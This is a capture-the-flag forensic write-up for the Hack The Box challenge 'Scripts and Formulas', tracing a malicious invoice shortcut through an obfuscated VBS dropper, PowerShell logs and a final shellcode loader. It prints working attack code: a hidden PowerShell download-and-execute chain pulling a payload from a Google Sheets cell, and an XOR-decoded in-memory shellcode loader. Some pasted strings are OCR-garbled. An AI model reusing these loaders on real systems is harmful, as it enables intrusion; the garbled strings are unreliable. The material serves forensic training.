



Scripts and Formulas

Types	forensic
CTF	HTB



Scripts and Formulas has been Pwned!

Congratulations  **alicelalice**, best of luck in capturing flags ahead!

#141	14 Sep 2025	RETIRED
CHALLENGE RANK	PWN DATE	CHALLENGE STATE

[OK](#) [SHARE](#)

Title	Description
Scripts and Formulas	After the last site UNZ used to rely on for the majority of Vitalium mining ran the UNZ hired a local geologist to examine possible sites that were used in the for secondary mining operations. However, after finishing the examinations, and the geologist was mysteriously went missing! After months, a mysterious invoice regarding his examinations was brought. Being new to the job, the clerk wasn't aware of the past situation and opened the Now all of a sudden, the Arodor faction is really close to taking the lead on Vitalium. Given some Logs from the Clerk's Computer and the Invoice, pinpoint the intrusion methods used and how

What program is being copied, renamed, and what is the final name? (Eg: notepad.exe:picture.jpeg)

What program is being copied, renamed, and what is the final name? (Eg: notepad.exe:picture.jpeg)

```
(kali@kali)-[~/Desktop/htb]
$ strings -el Invoice_01.lnk
Windows
System32
WindowsPowerShell
v1.0
powershell.exe
?..\..\..\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -Nop -sta -noni -w hidden -c cp C:\Windows\System32
\cscript.exe .\calc.exe;.\calc.exe Invoice.vbs C:\Program Files\Windows NT\Accessories\wordpad.exe
%ProgramFiles%\Windows NT\Accessories\wordpad.exe
5-1-5-21-3849600975-1564034632-632203374-1001
```

This shows the `.lnk` runs PowerShell which copies `cscript.exe` to `calc.exe` and executes `calc.exe Invoice.vbs`.

`cscript.exe:calc.exe` is the answer

What is the name of the function that is used for deobfuscating the strings, in the VBS script? (Eg: funcName)

21: REM crucial for professionals across various industries. Microsoft Office, the go-to suite of productivity tools, offers a wealth of features and functionalities to enhance efficiency. However, many users are unaware of the hidden gem within Office: Visual Basic for Applications (VBA). This versatile programming language empowers users to

4301315 *En* 11-1143

What program is used for executing the next stage? (Eg: notepad.exe)

```
(kali@kali)-[~/Desktop/htb]
$ grep -nEi "createobject\\(\\wscript\\.shell\\wscript\\.exec|shell\\.run|\\.run\\b|start-process|startprocess|iex|invoke-
expression|powershell" invoice.vbs | sed -n '1,200p'

13:         Set objShell = WScript.CreateObject("WScript.Shell")
16:         cMtARTHTmbqbxauA = yNSlalZeGAsokjsP & " " & LLdunAaXwVgKfowf("EK-MMe4RpHW JIb9FyG7pSzaQ6s56sYB IN-4XwMT 0
ThL2i64dSGdEXe0CnNE 9Q-X6c4V " & Chr(34) & LLdunAaXwVgKfowf("M0F$BWQuEKRRcBALAY9 1JQ=65V QTL[KTCsEMKyRE4sTJ3tMY0eQA
VmF9E.60Qt7KEeZTuxXD6t0LC.CF9eXAWn5HDcGMSOz0FdT2KiCQ3n0KNgFUN]5YP:3PY:BLLaQ2VsZMucJAYi4MXiKXC.4I8gY2Ae0YItJYKsU8MtLZ
9rMUZiM95nJH4gTDX(HZP[H4RsWZ7yOCKsMX2tNWIE02ZmOH8.BCVCe9SoAXHn9P9QvDXJe3CJRd51t2LE]C2L:0M2:I66f616rSKCoFKXmKAb3X9aGM
SsW04e") & "64" & LLdunAaXwVgKfowf("EisFutLBrDIiTxn9NgZG(ED'88") & "aHR0cHM6Ly9zaGVldHMuZ29vZ2xLYXBpcy5jb20vdjQvc3By
ZWFKc2h1ZXRLZlZFcicEiOR3FwXWdJNlg3MXo0cDJFSzg4Rm9KanJzVzJES2JTa3gtcm81bFFRP2t1eT1BSXphU3lEVXBqU2Y3UjF5MWRrb2hBNVf2OUVvK
eVdBm0tCT01jMFUmcFuZ2VzPVNoZWV0MSFPMzcmaw5jbHVkZUdyawREYXRhPXRydWU=" & LLdunAaXwVgKfowf("ECK5'1Y)44)UQ;2F$B7rNge7As
NgpMV J2=QG XB1B1NynV8s03XkNke70-CGr06e54sU8tZ9m6Le6FtI8hX1oTJdXf DD-LGuXMrUKiLC AA$CVuEBRBJL") & LLdunAaXwVgKfowf("
;VQI$WN2pV0xARdAyTQdLB8RoMOWaMQ9d71C I1G=XC1 JBM$XOFrSGBeL3Qs7HNp9ZG.DH0sOC1hQ15e8VNePHVtZ8RsMS5[" & "0" & LLdunAaX
wVgKfowf("7010HGS]F6H.JTWdB0Na3CHtT27aW5W[" & "0" & LLdunAaXwVgKfowf("7210CS0]V4E.9H0rR01oHJEw") & "D" & LLdunAaXwV
gKfowf("YP7aQTYtE3UaYXL[" & "0" & LLdunAaXwVgKfowf("OPI0J12]JUK.TK7v7J0aRTG19B2uF07eV11s0EC[" & "0" & LLdunAaXwVgK
fowf("VKB0X4U]V02.ZMIf4FIoD02r82Mm5NnNIVt2Z4tH3JeYWLd") & "V" & LLdunAaXwVgKfowf("F2aESlKEuR0e5Y;R4$UADZieBicL5o51d
PxEEW CK=4Q LS[M8sYHyE3s82t6YeAXmB2.12cXZ02PnZKvYee0WrK9tQN]YQ:QQ:RZFk6rJIoQvMRbBUa6RsH0eUZ") & "64" & LLdunAaXwVgK
fowf("6934MPsZAt50rIFiUYn6Sg46(HG$JFpE7aNAyVHL9oH0aQNDUX)VA;XK$YEmM4s59 87=PT FHNtE61wYM-SY05Bb6VjHPE3DCHQtET 7SsQ
0yIKs6Pt71eBTmJQ.7GiI5oT4.SDmUQeVDMaMoRZrUGyGAsG1tK7rM9ePMAUQmTT;YF$Z1mWTsIZ.5Ww4CrBZi1CtCNeTU(W0$0LdFXe2HcDd0BAd3He
XL," & "0" & LLdunAaXwVgKfowf("Q8Z,409 12M$S2Zd5JAeVHYc6DNOEOCDEZZe0VB.9RYLTD3eP6HnB29g1VYtHC2hHIN)FND;20Z$KJ5mJZYs
FhJ.I28p0VY048Gs1V9i91DtEPNiLLUoP49n000 DC8=F7S") & "0" & LLdunAaXwVgKfowf("1;2$Fs1rV C=W Dn8e7wB-YoMBAjXeIc4tY SsFy
AsItQeNmI.8iQoY.WsGt2rBe5aDm3rReEaBdPeArR(1nCei1wI-RoPbMjNeDcWt6 BsJy7sNt2eEm5.SiZoQ.JcKoMmYp8rWeDs6sZiWoRn0.TdPe8f6l
IaYtJxS8t2rDeHaNmrf(3$NmrS0,7 M[AsQyPsKt9e7mR.Hi5oD.WcEoNmDp5rRe8sMsBi4oMn1.8cLoSmQpPrHeIsCsJi2oMnEmH05dCeA]6:X:IdEe
McRoQmLpGr1eIs4sY)T)F;A$Md7aDtXaM F=B W$OsBrH.CrWeWaVdKtXo2eAnAdI(P)E;K$Gs7r2.2cYlZoVsEeM(0)0;I$Tm0sB.YcHlNoXs6e0(P)
0;IWP$TIVd5MUaSLgtSPXa") & "|iex" & Chr(34)
17:         objShell.Run cMtARTHTmbqbxauA
```

- The VBS deobfuscator `LLdunAaXwVgKfowf` keeps *only lowercase letters* from the obfuscated strings.
- Applying that to the pieces used to build `yNSlalZeGAsokjsP` yields (reconstructed, lowercase-only):
`cwindowssystem32windowspowershellv1.0powershell.exe` → i.e.
`C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe` .
- The script then sets `cMtARTHTmbqbxauA` to that path plus an argument string (you can see `objShell.Run cMtARTHTmbqbxauA` at line 17). The deobfuscated argument contains `epbypasswhiddenc` (i.e. `EP Bypass -W Hidden -C`) and `invoke-restmethod ... | iex` behavior (download base64 payload, convert/decode, decompress into memory and execute).

What the script actually runs (reconstructed, human readable form) is roughly:

```
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -EP Bypass -
W Hidden -C "<Invoke-RestMethod ...
```

Answer: `powershell.exe`

What is the Spreadsheet ID the malicious actor downloads the next stage from?
(Eg: U3ByZWfKtU2hIZXQgSUQK)

Level	Date and Time	Source	Event ID	Task Category
Warning	5/7/2023 6:57:24 PM	PowerShell (Microsoft-Windows-P...	4104	Execute a Remote Command
Warning	5/7/2023 6:57:23 PM	PowerShell (Microsoft-Windows-P...	4104	Execute a Remote Command
Information	5/7/2023 6:57:23 PM	PowerShell (Microsoft-Windows-P...	40962	PowerShell Console Startup
Information	5/7/2023 6:57:23 PM	PowerShell (Microsoft-Windows-P...	53504	PowerShell Named Pipe IPC
Information	5/7/2023 6:57:23 PM	PowerShell (Microsoft-Windows-P...	40961	PowerShell Console Startup
Information	5/7/2023 6:57:23 PM	PowerShell (Microsoft-Windows-P...	40962	PowerShell Console Startup
Information	5/7/2023 6:57:22 PM	PowerShell (Microsoft-Windows-P...	53504	PowerShell Named Pipe IPC
Information	5/7/2023 6:57:22 PM	PowerShell (Microsoft-Windows-P...	40961	PowerShell Console Startup
Information	5/7/2023 6:57:17 PM	PowerShell (Microsoft-Windows-P...	40962	PowerShell Console Startup
Information	5/7/2023 6:57:17 PM	PowerShell (Microsoft-Windows-P...	53504	PowerShell Named Pipe IPC

Event 4104, PowerShell (Microsoft-Windows-PowerShell)	
General	Details
<p>Creating Scriptblock text (1 of 1):</p> <p>Url = [System.text.encoding]::ascii.getstring([system.convert]::frombase64string("aHR0cHM6Ly9zaGVldHMuZ29vZ2xlYXBycy5jb20vdjQvc3ByZWZkc2hlZXRzLzFicEI0R3FxWXdlJNlg3MXo0cDJFSzg4Rm9KanJzVzJES2JTa3gtcm81bFFRP2tleT1BSXphU3IEVXBqU2Y3UjFsMWRRRb2hBNVZ2OUVkeVdBMDtCT01jMFUmcmFuZ2ZzPVNoZWV0MSFPMzcmYW5jbHVkZUdyYWREYXRhPXRydWU="));\$resp = invoke-restmethod -uri \$url;\$payload = \$resp.sheets[0].data[0].rowData[0].values[0].formattedValue;\$decode = [system.convert]::frombase64string(\$payload);\$ms = new-object system.io.memorystream;\$ms.write(\$decode,0,\$decode.length);\$ms.position = 0;\$sr = new-object system.io.streamreader(new-object system.io.compression.deflatestream(\$ms, [system.io.compression.compressionmode]::decompress));\$data = \$sr.readtoend();\$sr.close();\$ms.close();\$data ex</p> <p>ScriptBlock ID: f1ad07f1-15f1-4992-a4da-3ffdc54c6077</p> <p>Path:</p>	

Decode from Base64 format

Simply enter your data then push the decode button.

```
aHR0cHM6Ly9zaGVldHMuZ29vZ2xlYXBycy5jb20vdjQvc3ByZWZkc2hlZXRzLzFicEI0R3FxWXdlJNlg3MXo0cDJFSzg4Rm9KanJzVzJES2JTa3gtcm81bFFRP2tleT1BSXphU3IEVXBqU2Y3UjFsMWRRRb2hBNVZ2OUVkeVdBMDtCT01jMFUmcmFuZ2ZzPVNoZWV0MSFPMzcmYW5jbHVkZUdyYWREYXRhPXRydWU=
```

For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8 Source character set.

☐ Decode each line separately (useful for when you have multiple entries).

☒ Live mode OFF Decodes in real-time as you type or paste (supports only the UTF-8 character set).

< DECODE > Decodes your data into the area below.

```
https://sheets.googleapis.com/v4/spreadsheets/1HpB4GqqYwI6X71z4p2EK88FoJrsW2DKbSkx-ro5lQQ?key=AlzaSyDUjSf7R1I1dQohA5Qv9EdyWA3KBOMc0U&ranges=Sheet1!O37&includeGridData=true|
```

1HpB4GqqYwI6X71z4p2EK88FoJrsW2DKbSkx-ro5lQQ

What is the Sheet Name and Cell Number that houses the payload? (Eg: Sheet1:A1)

Parse the URL query parameter `ranges=Sheet1!O37`

Sheet1:O37

<https://sheets.googleapis.com/v4/spreadsheets/1HpB4GqqYwL6X71z4p2EK88F0JrsW2DKbSkx-ro5lQQ?key=AlzaSyDUjSf7R1I1dQohA5Qv9EdyWA3KBOMc0U&ranges=Sheet1!O37&includeGridData=true>

What is the Event ID that relates to Powershell execution? (Eg: 5991)

Inspect event logs; PowerShell scriptblocks show under **Microsoft-Windows-PowerShell/Operational** with EventID **4104**.

Microsoft-Windows-PowerShell%4Operational_1 Number of events: 79

Level	Date and Time	Source	Event ID	Task Category
Warning	5/7/2023 6:57:24 PM	PowerShell (Microsoft-Windows-P...	4104	Execute a Remote Command
Warning	5/7/2023 6:57:23 PM	PowerShell (Microsoft-Windows-P...	4104	Execute a Remote Command
Information	5/7/2023 6:57:23 PM	PowerShell (Microsoft-Windows-P...	40962	PowerShell Console Startup
Information	5/7/2023 6:57:23 PM	PowerShell (Microsoft-Windows-P...	53504	PowerShell Named Pipe IPC
Information	5/7/2023 6:57:23 PM	PowerShell (Microsoft-Windows-P...	40961	PowerShell Console Startup
Information	5/7/2023 6:57:23 PM	PowerShell (Microsoft-Windows-P...	40962	PowerShell Console Startup
Information	5/7/2023 6:57:22 PM	PowerShell (Microsoft-Windows-P...	53504	PowerShell Named Pipe IPC
Information	5/7/2023 6:57:22 PM	PowerShell (Microsoft-Windows-P...	40961	PowerShell Console Startup
Information	5/7/2023 6:57:17 PM	PowerShell (Microsoft-Windows-P...	40962	PowerShell Console Startup
Information	5/7/2023 6:57:17 PM	PowerShell (Microsoft-Windows-P...	53504	PowerShell Named Pipe IPC

Event 4104, PowerShell (Microsoft-Windows-PowerShell)

General Details

Creating Scriptblock text (1 of 1):

Url = [system.text.encoding]::ascii.getstring([system.convert]::frombase64string("aHR0cHM6Ly9zaGVldHMuZ29vZ2xvYXBpcy5jb20vdjQvc3ByZWZkc2hZXRzLzFicEI0R3FvWXdlJNlg3MXo0cDJFSzg4Rm9KanJzVzJES2JTa3gtcm81bFFRP2tleT1BSXphU3lEVXBqU2Y3UjFzMWRRb2hBNVZOUUVkeVdBMT01jMFUmcFuz2VzPVNoZWV0MSFPMzcmZW5jbHVKZUdyYWREYXRhPXRydWU="));\$resp = invoke-restmethod -uri \$url; \$payload = \$resp.sheets[0].data[0].rowData[0].values[0].formattedValue;\$decode = [system.convert]::frombase64string(\$payload);\$sms = new-object system.io.memorystream;\$sms.write(\$decode,0,\$decode.length);\$sms.position = 0;\$sr = new-object system.io.streamreader(new-object system.io.compression.deflatestream(\$sms,[system.io.compression.compressionmode]::decompress));\$data = \$sr.readtoend();\$sr.close();\$sms.close();\$data|jex

ScriptBlock ID: f1ad07f1-15f1-4992-a4da-3ffdc54c6077

Path:

4104

In the final payload, what is the XOR Key used to decrypt the shellcode? (Eg: 1337)

```

    $var_type_builder.CreateType()
}

[Byte[]]$var_code =
[System.Convert]::FromBase64String('32uqx9PL7yMji2jYnNxcnVrEvFGa6hxQ2uocTtrqHEDa6hRc2sslGlpbhLqaxLjix9CXyEPA2Li6i5iluLBznFicmuocQOoYR9rlvNFols7KCEsplEjlyOoo6sjlyNrpuNXRGsi86hrO3Nn
qGMDaiLzwHVuEupr3OpigBeryL1axLjYuLqLo9ilubw1bSbyBvBytmGvJW+
3tnqGMHailzRWKoL2tnqGM/ailZYqgnq2si82J7Ynt9enlie2J6YnlroM8DYnHcw3tienlrqDhKaNzc3H5qnVRQEXwQESMjYnVqqsVros+DiiMjaqrGap8hzenbmnlF2J3aqrHb6rSYplvVAUk3PZvqslLilij3pimQqjSCPc9k
kpYn1zc2456m4542vc42uq4Wvc42uq4mKZySz8w9z2a6rkSTNie2
+qwWuq2mKZuoZXQtz2puNXXKwrc7VbGy77ajlyNroM8za6rBbhLqSSdie2uq2mKZlfrfNz2oNsjXXZroOcdfarVSWNiekjMyMjYntrqtFrEupimXuHcMbc9muq4Gqq5G456mq02uq+Wuq2mKZlfrfNz2oNsjXgt7Yn
R6SyNjlyNie0kJeWKZKAwsE9z2dHpimVZNbklc9mrc7cof3NzcayLgawrla6bVvpidi3MR7SSN6auTh05aBddz2')

for ($x = 0; $x -lt $var_code.Count; $x++) {
    $var_code[$x] = $var_code[$x] -bxor 35
}

$var_va = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((func_get_proc_address kernel32.dll VirtualAlloc), (func_get_delegate_type @([IntPtr], [UInt32], [UInt32], [UInt32])
([IntPtr])))
$var_buffer = $var_va.Invoke([IntPtr]::Zero, $var_code.Length, 0x3000, 0x40)
[System.Runtime.InteropServices.Marshal]::Copy($var_code, 0, $var_buffer, $var_code.Length)

$var_runme = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($var_buffer, (func_get_delegate_type @([IntPtr]) ([Void])))
$var_runme.Invoke([IntPtr]::Zero)

ScriptBlock ID: a161d800-a564-40a3-aad8-4f9e02e966f7

```

XOR key used to decrypt final payload

- Look at the in-memory loader: `for (...) { $var_code[$x] = $var_code[$x] -bxor 35 }`
- Report: `35 (0x23)`

```
[+] Here is the flag: HTB{GSH33ts_4nd_str4ng3_f0rmula3_1s_4_g00d_w4y_f0r_b
yp4ss1ng_f1r3w4lls!!}
```